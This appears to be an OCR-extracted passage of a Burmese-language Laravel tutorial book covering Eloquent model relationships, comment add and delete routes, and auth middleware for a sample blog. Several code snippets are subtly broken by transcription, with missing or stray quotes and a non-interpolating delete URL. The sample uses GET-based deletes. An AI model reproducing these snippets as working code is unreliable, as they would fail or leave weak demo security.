
@section("content")
    <div class="container">

        @if(session('info'))
            <div class="alert alert-info">
                {{ session('info') }}
            </div>
        @endif

        {{ $articles->links() }}

        @foreach($articles as $article)
            ...
        @endforeach
    </div>
@endsection
```

with() နဲ့ပေးလိုက်တဲ့ Flash Message တွေက session() ထဲမှာ သိမ်းထားတာဖြစ်လို အရင်ဆုံး ရှိ မရှိ စစ်ပါတယ်။ ရှိတယ်ဆိုတော့မှ ပြနိုင်းလိုက်တာပါ။ ဒါကြောင့် အခုနေ Article တစ်ခုကို Delete လုပ် လိုက်ရင် ရလဒ်က အခုလိုဖြစ်မှာပါ။



အခုခိုရင် Data တွေရယူပုံ၊ သိမ်းဆည်းပုံ၊ Delete လုပ်ပုံ ဒါတွေအားလုံး စုံသွားပါပြီ။ Edit ပြုလုပ်ပုံကို တော့ နမူနာ ထည့်မပေးတော့ပါဘူး။ အခုပေးထားသလောက်ကိုပဲ ကောင်းကောင်း သဘောပေါက်အောင် လေ့ကျင့်ထားပါ။ အလားတူလုပ်ဆောင်ချက်မျိုးတွေကို ကြည့်စရာမလိုတော့ဘဲ လက်တမ်း ရေးနိုင်တဲ့ အဆင့်ထိ လုပ်ထားဖို့လိုပါတယ်။ ဒီလိုလုပ်ထားလို့ MVC ကုဒ်တွေနဲ့ Laravel ရဲ့ သဘောသဘာဝကို နားလည်နေပြီခိုရင် Edit လို့ လုပ်ဆောင်ချက်မျိုးကို ကိုယ်တိုင်ရေးဖြည့်လို့ ရသွားပါတယ်။ ရေးရုတာမ ခက်ပါဘူး၊ ရေးရတဲ့ကုဒ်များမှာမြို့လိုသာ အစပိုင်းမှာ ခေါင်းမူးသွားမှာစိုးလို့ ချုန်ထားခဲ့တာပါ။

အခန်း (၅၀) – Laravel Model Relationship

Database Table ထဲက Data တွေကို စီမံတဲ့အခါ ရှိရှိး SQL Query တွေနဲ့ဆိုရင် Table Relationship တွေအတွက် JOIN Query တွေကို သုံးကြေပါတယ်။ One to One, One to Many, Many to Many စာဖြင့် Relationship ပုံစံအမျိုးမျိုး ရှိတဲ့ထဲက အသုံးအများဆုံးဖြစ်တဲ့ One to Many Relationship ကို Laravel မှာ ဘယ်လိုစီမံရသလ ဆိုတာကို ဆက်လက် လေ့လာသွားကြမှာ ဖြစ်ပါတယ်။

ဥပမာ - စာသင်ခန်းတစ်ခန်းမှာ ကျောင်းသားတွေ အများကြီး ရှိတယ်ဆိုပါစို့။ ဒါဟာ One to Many Relationship ပုံစံဆက်စပ်မှုပါ။ ဒီအတွက် Laravel မှာ Relationship Method နှစ်ခု မှတ်သန့်ပါတယ်။ `hasMany()` ဆိုတဲ့ Method နဲ့ `belongsTo()` ဆိုတဲ့ Method ပါ (s သတိထားပါ)။ စာသင်ခန်းတစ်ခန်းမှာ ကျောင်းသားတွေ အများကြီး ရှိတယ်ဆိုတာကို A classroom has many students လို့ ပြောနိုင်ပါတယ်။ ဒါကြောင့် Classroom Model တစ်ခုပေါ်မှာ `hasMany('Student')` ပြောလိုက်ရင် အဲဒီ Classroom နဲ့သက်ဆိုင်တဲ့ ကျောင်းသားစာရင်းကို ပြန်ရနိုင်ပါတယ်။

ကျောင်းသား ဘိုဘို ဟာ Classroom A မှာ တက်နေတယ်ဆိုရင် Bobo belongs to Classroom A လို့ ပြောနိုင်ပါတယ်။ ဒါကြောင့် Bobo ဆိုတဲ့ Student Model ပေါ်မှာ `belongsTo('Classroom')` လို့ ပြောလိုက်ရင် Classroom A ကို ပြန်ရမှာပါ။ နားလည်မယ်လို့ ယူဆပါတယ်။

ဒီလို အလုပ်လုပ်နိုင်ဖို့အတွက် Table Name တွေ Column Name တွေ ပေးပိုပေးနည်း မှန်ဖို့တော့ လိုပါတယ်။ မမှန်လည်း ရပေမယ့် အမည်ပေးပိုမှန်မှသာ Setting တွေ ပြင်စရာမလိုဘဲ ဒီလုပ်ဆောင်ချက်ကို အလိုအလျောက်တန်းရမှာပါ။ Convention over Configuration အကြောင်းပြောခဲ့တာ မှတ်မိကြုံးမှာပါ။

အများကြီးမှတ်စရာမလိုပါဘူး။ id နဲ့ _id ချိတ်တယ်လို့ မှတ်ထားလိုက်ရင်ရပါပြီ။ ဆိုလိုတာက Classroom A ရဲ့ id က 12 ဆိုရင် ကျောင်းသား Bobo ရဲ့ classroom_id တန်ဖိုးကို 12 လိုပေးလိုက်ရင်ရပါပြီ။ တခြားသာမှ မလိုအပ်ပါဘူး။ Bobo->belongsTo('Classroom') လိုပြောလိုက်တဲ့အခါ Laravel ရဲ့ Bobo Model ရဲ့ classroom_id ကို ကြည့်လိုက်မှာပါ။ classroom_id တန်ဖိုး 12 ဖြစ်နေတဲ့အခါ classrooms Table ရဲ့ id တန်ဖိုး 12 နဲ့ ကိုက်ညီတဲ့ Record ကို ပြန်ပေးသွားမှာပါ။ မျက်စိရှုပ်သွားရင် ဒီစာပိုဒ်ကို နောက်ထပ် တစ်ခေါက်နှစ်ခေါက်လောက် ပြန်ဖတ်ကြည့်ပေးပါ။ မျက်စိထဲမှာ ဒီဆက်စပ်မှုကို ရှင်းနေအောင်မြင်မှ ရှေ့ဆက်သွားလို့ ကောင်းမှာပါ။

အလားတူပဲ ClassroomA->hasMany('Student') လိုပြောလိုက်ရင် ပြောလိုက်ရင် Classroom A ရဲ့ id ကို ယူမှာပါ။ id တန်ဖိုးက 12 ဖြစ်နေတဲ့အခါ students Table ထဲက classroom_id တန်ဖိုး 12 ဖြစ်နေသွေ့ စာရင်းကို ပြန်ပေးလိုက်မှာ ဖြစ်ပါတယ်။ ဒီအလုပ်တွေကို Framework က အကုန်လုပ်ပေးသွားပြီး ကိုယ့်ဘက်က id နဲ့ _id ချိတ်ပြီး အလုပ်လုပ်ပေးတယ်ဆိုတာကို မှတ်ထားရင် ရပါပြီ။

လက်ရှိရေးလက်စကုဒ်မှာ ထည့်သွင်းစမ်းသပ်နိုင်ဖို့အတွက် Table (j) ခု ထပ်မံ တည်ဆောက်ပါမယ်။ categories Table နဲ့ comments Table တို့ပါ။ ဒါကြောင့် Model ဖိုင်တွေ Migration ဖိုင်တွေ အခု လို တည်ဆောက်လိုက်ပါမယ်။

```
php artisan make:model Category -m
```

```
php artisan make:model Comment -m
```

ပြီးတဲ့အခါ Table ရဲ့ ဖွဲ့စည်းပုံသတ်မှတ်ဖို့အတွက် Migration ဖိုင်တွေကို ပြင်ပါမယ်။ /databases/migrations ဖို့အတွက် xxx_create_categories_table.php ဖိုင်ကိုဖွင့်ပါ။ up() Method ကို အခုလုံ ပြင်ပေးပါ။

PHP

```
public function up()
{
    Schema::create('categories', function (Blueprint $table) {
        $table->id();
        $table->string('name');
        $table->timestamps();
    });
}
```

တစ်ကြောင်းတည်း ထပ်တိုးလိုက်တာပါ။ name အမည်နဲ့ String Column တစ်ခုဖြစ်ပါတယ်။ ပြီးတဲ့အခါ
xxx_create_comments_table.php ထို့ဖွင့်ပြီး up () Method ကို အခုလိုပြင်ပေးပါ။

PHP

```
public function up()
{
    Schema::create('comments', function (Blueprint $table) {
        $table->id();
        $table->text('content');
        $table->integer('article_id');
        $table->timestamps();
    });
}
```

comments Table မှာတော့ Column (၂) ခုထပ်တိုးထားပါတယ်။ content နဲ့ article_id တို့ပါ။
ဒါတွေ သတ်မှတ်ပြီးရင် migrate Command ကို အခုလို Run ပေးပါ။

```
php artisan migrate:fresh
```

migrate လို့ Run ရင် ထပ်တိုးလိုက်တဲ့ဖိုင်တွေကိုပဲ ရွှေ့ပြီး Run သွားမှာပါ။ Laravel က သိပါတယ်၊
မှတ်ထားပါတယ်။ အခုတော့ migrate:fresh လို့ Run ထားတဲ့အတွက်ကြောင့် ရှိသမျှဖိုင်အားလုံးကို
အစကနေ ပြန် Run သွားမှာပါ။ အရင်ကစမ်းထားတဲ့ Data တွေတစ်ခါတည်း ရှင်းပြီးသား ဖြစ်စေချင်လို့
အခုလို Run ထားတာပါ။

ပြီးတဲ့အခါ နမူနာ Data တွေထည့်နိုင်ဖို့အတွက် Model Factory ဆုံး Seed တွေ ရေးပါတယ်။ Model

Factory ဖိုင်တွက်အခါလို တည်ဆောက်ပေးပါ။

```
php artisan make:factory CategoryFactory
php artisan make:factory CommentFactory
```

/databases/factories/ မြို့ဒိုက် CategoryFactory.php ကိုဖွင့်ပြီး definition() Method မှာ အခါလို ဖြည့်ပေးပါ။

PHP

```
public function definition()
{
    return [
        "name" => ucwords($this->faker->word)
    ];
}
```

Faker နဲ့ Random Word တစ်ခုကို Category Name အဖြစ် သတ်မှတ်ပေးလိုက်တာပါ။ ucwords() ကတော့ အဲဒီ Word ကို Capital Case ဖြစ်စေချင်တဲ့အတွက် သုံးလိုက်တာပါ။ Standard PHP Function တစ်ခု ဖြစ်ပါတယ်။ ပြီးတဲ့အခါ CommentFactory.php မှာ အခါလိုဖြည့်ပေးပါ။

PHP

```
public function definition()
{
    return [
        "content" => $this->faker->paragraph,
        "article_id" => rand(1, 20),
    ];
}
```

Comment Content အနေနဲ့ Random Paragraph တစ်ခုဖြစ်ပြီး article_id အတွက်တော့ 1, 20 ကြား Random တန်ဖိုးတစ်ခုကို သတ်မှတ်ပေးလိုက်တာပါ။ ပြီးတဲ့အခါ /databases/seeds ထဲက DatabaseSeeder.php မှာ အခါလိုပြင်ပေးပါ။

PHP

```
<?php

namespace Database\Seeders;

use Illuminate\Database\Seeder;
use App\Models\Article;
use App\Models\Category;
use App\Models\Comment;

class DatabaseSeeder extends Seeder
{
    /**
     * Seed the application's database.
     *
     * @return void
     */
    public function run()
    {
        Article::factory()->count(20)->create();
        Category::factory()->count(5)->create();
        Comment::factory()->count(40)->create();
    }
}
```

ဒါကြောင့် Run လိုက်ရင် Article အခု (၂၀)၊ Category (၅) ခု နဲ့ Comment အခု (၄၀) တို့ကို Sample Data အနေနဲ့ ရရှိမှာဖြစ်ပါတယ်။

```
php artisan db:seed
```

အခုဆိုရင် စမ်းပိုအတွက် Table နဲ့ Data တွေတော့စုံသွားပါပြီ။ Relationship ကုဒ်တွေ စရေးပါတော့မယ်။ Article နဲ့ Category ရဲ့ ဆက်စပ်မှုက An Article belongs to a Category ဖြစ်ပါတယ်။ ဆိုလိုတာက Article တစ်ခုဟာ Category တစ်ခုနဲ့ သက်ဆိုင်ပါတယ်။ Article နဲ့ Comment ရဲ့ ဆက်စပ်မှုကတော့ An Article has many Comment ဖြစ်ပါတယ်။ Article တစ်ခုမှာ Comment တွေ အများကြီး ရှိတယ်ဆိုတဲ့ သဘောပါ။ ဒီသဘောတွေ ပေါ်လှင်အောင် ရေးမှာ ဖြစ်ပါတယ်။ /app/Models ထိုဒါတဲက Article.php ကိုဖွင့်ပါ။ ပြီးရင် အခုလိုရေးပေးပါ။

PHP

```
<?php

namespace App\Models;

use Illuminate\Database\Eloquent\Factories\HasFactory;
use Illuminate\Database\Eloquent\Model;

class Article extends Model
{
    use HasFactory;

    public function category()
    {
        return $this->belongsTo('App\Models\Category');
    }

    public function comments()
    {
        return $this->hasMany('App\Models\Comment');
    }
}
```

category() နဲ့ comments() ဆိတဲ့ Method နှစ်ခုထင်တိုးလိုက်တာပါ (ထပ်သတိပေးပါမယ်၊ comments က s ကို ကရဣစ်ကိုပါ)။ ဒီလိုရေးပေးလိုက်တဲ့အတွက် category() Method ကို ခေါ်ရင် လက်ရှိ Article နဲ့ သက်ဆိုင်တဲ့ Category ကို ရမှာပါ။ comments() Method ကို ခေါ်ရင်တော့ လက်ရှိ Article နဲ့ သက်ဆိုင်တဲ့ Comments တွေကို ရမှာပါ။

လက်တွေ့စမ်းသပ်နှင့် /resources/views/articles ထဲက detail.blade.php ကို အုပ်ဖို့ပြင်ပေးပါ။

HTML/Blade/PHP

```
@extends("layouts.app")

@section("content")
    <div class="container">
        <div class="card mb-2">
            <div class="card-body">
                <h5 class="card-title">{{ $article->title }}</h5>
                <div class="card-subtitle mb-2 text-muted small">
                    {{ $article->created_at->diffForHumans() }},
```


```

Category: <b>{{ $article->category->name }}</b>
</div>
<p class="card-text">{{ $article->body }}</p>
<a class="btn btn-warning"
    href="{{ url('/articles/delete/$article->id') }}"
    Delete
</a>
</div>
</div>

<ul class="list-group">
    <li class="list-group-item active">
        <b>Comments ({{ count($article->comments) }})</b>
    </li>
    @foreach($article->comments as $comment)
        <li class="list-group-item">
            {{ $comment->content }}
        </li>
    @endforeach
    </ul>
</div>
@endsection

```

\$article->category လိုပြောလိုက်ရင် လက်ရှိ Article Model နဲ့ သက်ဆိုင်တဲ့ Category တစ်ခုကို ရပါတယ်။ ရလာတဲ့ Category ရဲ့ name ကို ရိုက်ထုတ်ဖော်ပြထားတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။ \$article-> comments ဆိုရင်တော့ လက်ရှိ Article Model နဲ့ သက်ဆိုင်တဲ့ Comments စာရင်းကို ရပါတယ်။ အဲဒီ Comments စာရင်းကို Loop လုပ်ပြီး ဖော်ပြထားတဲ့အတွက် ရလဒ်က အခုလို ဖြစ်မှာပါ။



လက်စနဲ့ Comment အသစ်တွေ ထပ်ထည့်လို ရအောင်နဲ့ ပြန်ဖျက်လိုရအောင် လုပ်ပါမယ်။ detail.blade.php ကို အခုလို ထပ်မံဖြည့်စွက်ပါ။

HTML/Blade/PHP

```

@extends("layouts.app")

@section("content")


...



- Comments ({{ count($article->comments) }})

@foreach($article->comments as $comment)
-


```

```

        {{ $comment->content }}
    </li>
@endforeach
</ul>

<form action="{{ url('/comments/add') }}" method="post">
    @csrf
    <input type="hidden" name="article_id"
           value="{{ $article->id }}>
    <textarea name="content" class="form-control mb-2"
              placeholder="New Comment"></textarea>
    <input type="submit" value="Add Comment"
           class="btn btn-secondary">
</form>
</div>
@endsection

```

Comment တစ်ခုချင်းစီနှင့်အတူ /comments/delete/{id} Route ကိုသွားတဲ့ ခလုပ်တွေ ပါဝင်သွား
ပြီး၊ Comment စာရင်းရဲ့အောက်မှာ New Comment Form ပါဝင်သွားတာပါ။ Hidden Input တစ်ခုပါဝင်
ပြီး သူရဲ့ Value က Article ID ဖြစ်တယ်ဆိုတာကို သတိပြုပါ။ Form ရဲ့ Action အရ ဒါ Form ကို Submit
လုပ်လိုက်ရင် /comments/add Route ကို ရောက်သွားမှာပါ။ ဒါကြောင့် အဲဒါ Route တွေ သွားထည့်
ပေးရပါမယ်။

/routes/web.php ရဲ့အပေါ်နားမှာ အခုလို ဖြည့်ပေးပါ။

PHP

```
use App\Http\Controllers\CommentController;
```

ပြီးတဲ့အခါ Route အသစ်နှစ်ခုကို အခုလိုထပ်တိုးပေးလိုက်ပါ။

PHP

```
Route::post('/comments/add', [
    CommentController::class,
    'create'
]);
```

```
Route::get('/comments/delete/{id}', [
    CommentController::class,
    'delete'
]);
```

/comments/add အတွက် Method ၂ post() ဆိုတာကို သတိပြုပါ။

မှတ်ချက် - Comment အသစ်အတွက် /articles/detail/{article_id}/comment/add ဆိုတဲ့ Route ကို သုံးရင် ပိုပြည့်စုံနိုင်ပါတယ်။ ဒါပေမယ့် Comment အတွက် Route ကို /comments နဲ့ သာ စလိုတဲ့အတွက် အဲဒီနည်းကို မသုံးခဲ့တာပါ။ Route နဲ့ Controller ဆက်စပ်မှု Consistence ဖြစ်စေချင်လိုပါ။

လက်ရှိနှစ်မူနာ Route နှစ်ခုလုံးက CommentController ကို ညွှန်ထားလို့ Comment Controller ဖိုင် ဆောက်ရပါမယ်။ ပြီးတဲ့အခါ create() နဲ့ delete() Method (၂) ခု ရေးပေးရပါမယ်။

```
php artisan make:controller CommentController
```

PHP

```
<?php

namespace App\Http\Controllers;

use App\Models\Comment;
use Illuminate\Http\Request;

class CommentController extends Controller
{
    public function create()
    {
        $comment = new Comment;
        $comment->content = request()->content;
        $comment->article_id = request()->article_id;
        $comment->save();

        return back();
    }
}
```

```

public function delete($id)
{
    $comment = Comment::find($id);
    $comment->delete();

    return back();
}
}

```

App\Comment ကို Import လုပ်ထားတာ သတိဖြူပါ။ create() နဲ့ delete() တို့ရဲ့ အလုပ်လုပ်ပုံ ကိုတော့ အထူးထပ်ပြီး ရှင်းပြန့် မလိုတော့ဘူးလို့ ထင်ပါတယ်။ ရေးထားတဲ့ကုဒ်မှာ အဓိပ္ပာယ်က ပေါ်လျှင် နေပါပြီ။

အခုခံ့ရင် ကျွန်ုင်တော်တို့ နမူနာအနေနဲ့ တည်ဆောက်နေတဲ့ Blog စနစ်လေးဟာ တော်တော်လေး အသက်ဝင်နေပါပြီ။ Article တွေ ထည့်လိုရတယ်၊ ဖျက်လိုရတယ်။ Comment တွေ တွဲပြေားတယ်၊ Comment တွေ ထည့်လိုရတယ်၊ ဖျက်လိုရတယ်၊ စသဖြင့် အတော်လေး အဆင်ပြေနေပါပြီ။

နောက်တစ်ခန်းမှာ Authorization နဲ့ ပတ်သက်တဲ့အကြောင်းအရာတွေ ထပ်ဖြည့်ကြပါမယ်။

အခန်း (၅၁) – Laravel Authorization

ဆော်ဖို့လုပ်ခြင်းနဲ့ ပတ်သက်ရင် Authentication နဲ့ Authorization ဆိုတဲ့ အမည် ပေါ်ဆင်ဆင်နစ်ခု ရှိနေပါတယ်။ Authentication ဆိုတာ ဝင်ခွင့်ရှိမရှိ စစ်ဆေးခြင်းဖြစ်ပြီး၊ Authorization ဆိုတာကတော့ လုပ်ခွင့်ရှိမရှိ စစ်ဆေးခြင်းဖြစ်ပါတယ်။ အမည်နဲ့ သဘောသဘာဝ ဆင်ပေမယ့် တူးတော့ မတူပါဘူး။ Laravel မှာ Authentication နဲ့ ပတ်သက်လို့ လိုအပ်တဲ့ ကုဒ်တွေက ကိုယ်တိုင်ရေးစရာမလိုဘဲ Framework က ကြိုရေးပေးထားလို့ ထည့်ပုံထည့်နည်းကို ကြည့်ခဲ့ပြီးပါပြီ။ ဒါကြောင့် Login, Register, Logout စတဲ့လုပ်ငန်းတွေက ရရှိထားပြီး ဖြစ်ပါတယ်။

အခုခက်လက်ပြီး Authorization နဲ့ပတ်သက်တဲ့ နမူနာတွေ ရေးစစ်းကြည့်ပါမယ်။ ပထမအဆင့် အနေနဲ့ Article တွေထည့်တာ၊ ဖျက်တာ၊ Comment တွေ ထည့်တာ ဖျက်တာကို လူတိုင်းကို လုပ်ခွင့်မပေးဘဲ၊ Login ဝင်ထားတဲ့ သူကိုသာ လုပ်ခွင့် ပေးပါတော့မယ်။ ဒီအတွက် Auth Middleware ကို သုံးပြီး အလွယ် တစ်ကူ ရေးလိုပါတယ်။

Middleware အကြောင်းကို ကြားဖြတ်ပြီး နည်းနည်းပြောရရင်၊ Middleware ဆိုတာ Request Filter လို့ အလွယ်မှတ်နိုင်ပါတယ်။ Request တစ်ခုကို လက်ခံရရှိရင် ကြားဖြတ်စစ်ဆေးစီမံတဲ့အလုပ်တွေ လုပ်ပေး နိုင်တဲ့ နည်းပညာပါ။ Laravel မှာ CSRF Token, Auth စသဖြင့် Middleware တွေ အသင့် ပါပါတယ်။ CSRF Token Middleware က ကြားဖြတ်ပြီး စစ်နေလို့ Form တွေမှာ @csrf မပါရင် အလုပ်မလုပ်တာ ပါ။ ကိုယ်တိုင်လည်း Middleware တွေ ရေးလိုပါတယ်။ Third-party Middleware တွေလည်း လိုအပ် ရင် ထပ်ထည့်လို့ရပါတယ်။ ဒီစာအုပ်မှာတော့ ထူးခြားတဲ့ လိုအပ်ချက်မရှိလို့ ကိုယ်တိုင် Middleware တွေ ရေးသားပုံကို ထည့်မဖော်ပြုပါဘူး။ လိုအပ်ရင် နောက်မှာကိုယ့်ဘာသာ ဆက်လေ့လာရမှာပါ။

Auth Middleware ကို အသုံးပြုပြီး Login ဝင်ထားမထား စစ်ဖို့အတွက် Route မှာ စစ်လို့ရသလို Controller မှာလည်း စစ်လို့ရပါတယ်။ ဥပမာ –

PHP

```
Route::get('/articles/add', [
    "ArticleController::class,
    'add'
])->middleware('auth');
```

ဒီလိုရေးပေးလိုက်ရင် /articles/add Route က Login ဖြစ်နေမှုပဲ အလုပ်လုပ်တော့မှာပါ။ Login ဝင် မထားဘဲ သွားဖို့ကြိုးစားရင် Login Page ကို အလိုအလျောက် ရောက်သွားမှာပါ။ ဒါပေမယ့် Route တစ်ခု ချင်းစီမှာ အဲဒီလိုလိုက်ရေးနေရရင် အလုပ်ရှုပ်ပါတယ်။ ဒါကြောင့် ArticleController Class ထဲမှာ အခုလိုဖြည့်စွက် ပေးသင့်ပါတယ်။

PHP

```
public function __construct()
{
    $this->middleware('auth')->except(['index', 'detail']);
}
```

Constructor ထည့်သွင်းလိုက်ခြင်းဖြစ်ပြီး Middleware အနေနဲ့ auth ကို အသုံးပြုဖို့ သတ်မှတ်ထားပါတယ်။ ဒါကြောင့် ဒီ Controller ထဲက လုပ်ဆောင်ချက်တွေကို Login ဖြစ်နေမှုပဲ ပေးလုပ်တော့မှာပါ။ ဒါပေမယ့် except() နဲ့ index, detail နှစ်ခုကို ချန်ထားတဲ့အတွက် index() နဲ့ detail() တို့ကိုတော့ Login မဖြစ်လည်းဘဲ ခြင်းချက်အနေနဲ့ အသုံးပြုခွင့်ပေးပါလိမ့်မယ်။ CommentController မှာတော့ အခုလို ရေးပေးသင့်ပါတယ်။

PHP

```
public function __construct()
{
    $this->middleware('auth');
}
```

သူမှာတော့ except() တွေဘာတွေ မလိုတော့ပါဘူး။ အခုဆိုရင် Login ဝင်မထားရင် ကြည့်ယုံပဲ ကြည့်

လိုရပြီး Login ဝင်ထားတော့မှသာ အသစ်ထည့်တာ၊ ဖျက်တာတွေ လုပ်လိုရတော့မှာပါ။

တစ်ချို့ + Add Article လိုခလုပ်တွေ အပါအဝင် တစ်ချို့ UI တွေကိုလည်း Login ဝင်ထားမှ ပြစေချင်ရင် ရ ပါတယ်။ /resources/views/layouts ဖိုဒါထဲက app.blade.php မှာ + Add Article ခလုပ် ထည့်ထားတာ မှတ်မိမိုးမှာပါ။ ဒီလိုပြင်ပေးလိုက်မယ်ဆိုရင် အဲဒီ + Add Article ခလုပ်ကို Login ဝင်ထားမှ ပဲ မြင်ရတော့မှာပါ။

HTML/Blade/PHP

```
<li class="nav-item">
    @auth
        <a class="nav-link text-success"
            href="{{ url('/articles/add') }}>+ Add Article</a>
    @endauth
</li>
```

ပြောင်းပြန်အားဖြင့် Login မဝင်ထားမှ ပြစေချင်တာတွေ ရှိရင်လည်းရပါတယ်။ @auth အစား @guest ကို သုံးပေးရပါတယ်။

Authorizing Comment Delete (only owner)

ဒီတစ်ခါတော့ ကိုယ့်ထည့်ထားတဲ့ Comment ကိုပဲ ဖျက်ခွင့်ပြုတဲ့ ကုဒ်တွေ ထပ်ရေးပါမယ်။ စမ်းသပ် ရေးသားနိုင်ဖိုအတွက် Database Migration နဲ့ Seed ကို အရင်ပြင်ရပါမယ်။ ပထမဆုံးအနေနဲ့ xxx_create_comments_table.php ကိုဖွင့်ပြီး အခုလိုဖြည့်စွက်ပေးပါ။

PHP

```
public function up()
{
    Schema::create('comments', function (Blueprint $table) {
        $table->id();
        $table->text('content');
        $table->integer('article_id');
        $table->integer('user_id');
        $table->timestamps();
    });
}
```

`user_id` Column ပါဝင်သွားတာပါ။ Comment တွေသိမီးတဲ့အခါ သိမီးတဲ့သူရဲ့ ID ကို တွဲသိမီးနှင့်ဖြည့်ပါ။
ပြီးတဲ့အခါ CommentFactory.php မှာလည်း အခုလိုဖြည့်စွက်ပေးပါ။

PHP

```
public function definition()
{
    return [
        "content" => $this->faker->paragraph,
        "article_id" => rand(1, 20),
        "user_id" => rand(1, 2),
    ];
}
```

`user_id` Column အတွက် တန်ဖိုးတစ်ခါတည်း ထည့်သတ်မှတ်ပေးလိုက်တာပါ။ ပြီးရင်တော့ DatabaseSeeder.php မှာ အခုလို User Model Class ကို Import လုပ်ပေးပါ။

PHP

```
use App\Models\User;
```

ပြီးတဲ့အခါ User Factory ကိုသုံးပြီး User Model နှစ်ခုတည်ဆောက်တဲ့ကုဒ်ကို အခုလိုဖြည့်ပေးပါ။

PHP

```
public function run()
{
    Article::factory()->count(20)->create();
    Category::factory()->count(5)->create();
    Comment::factory()->count(40)->create();

    User::factory()->create([
        "name" => "Alice",
        "email" => "alice@gmail.com",
    ]);

    User::factory()->create([
        "name" => "Bob",
        "email" => "bob@gmail.com",
    ]);
}
```

Alice နဲ့ Bob ဆိုတဲ့ User (j) ယောက်ကို တစ်ခါတည်း ထည့်လိုက်တာပါ။ UserFactory က Framework နဲ့အတူ နိဂုံကတည်းက ပါဝင်ပြီးဖြစ်ပါတယ်။ ကိုယ့်ဘာသာ ထပ်ရေးပေးစရာ မလိုပါဘူး။ UserFactory ထဲမှာ name, email ကို Faker နဲ့ Random ပေးထားလို့ မသုံးချင်ပါဘူး။ ဒါပေမယ့် UserFactory ကို သွားပြင်စရာ မလိုပါဘူး။ နူးနာမှာ ပြထားတဲ့အတိုင်း DatabaseSeeder မှာ ကိုယ်ပေးချင်တဲ့ Property တွေကို တွဲပေးလို့ ရပါတယ်။ UserFactory ထဲမှာ Password အတွက် password ဆိုတဲ့စာလုံးကိုပဲ Hash ပြောင်းပြီး သိမ်းထားပေးပါတယ်။ ဒါကြောင့် User အားလုံးရဲ့ Password က password ဖြစ်ပါတယ်။

ပြီးတဲ့အခါ Migration နဲ့ Seed ကို အခုလို အတွဲလိုက် Run ပေးလိုက်ပါ။

```
php artisan migrate:fresh --seed
```

နောက်ကနေ --seed တွဲပေးထားတဲ့အတွက် db:seed ကို နောက်တစ်ကြောင်း ထပ် Run စရာမလိုတော့ပါဘူး။ ပြီးတဲ့အခါ alice@gmail.com, bob@gmail.com စတဲ့ အီးမေးလ် (j) ခုထဲက နှစ်သက်ရာ တစ်ခုနဲ့ Login ဝင်ပြီး စမ်းကြည့်လိုပါပြီ။ Password ကတော့ password ပါ။

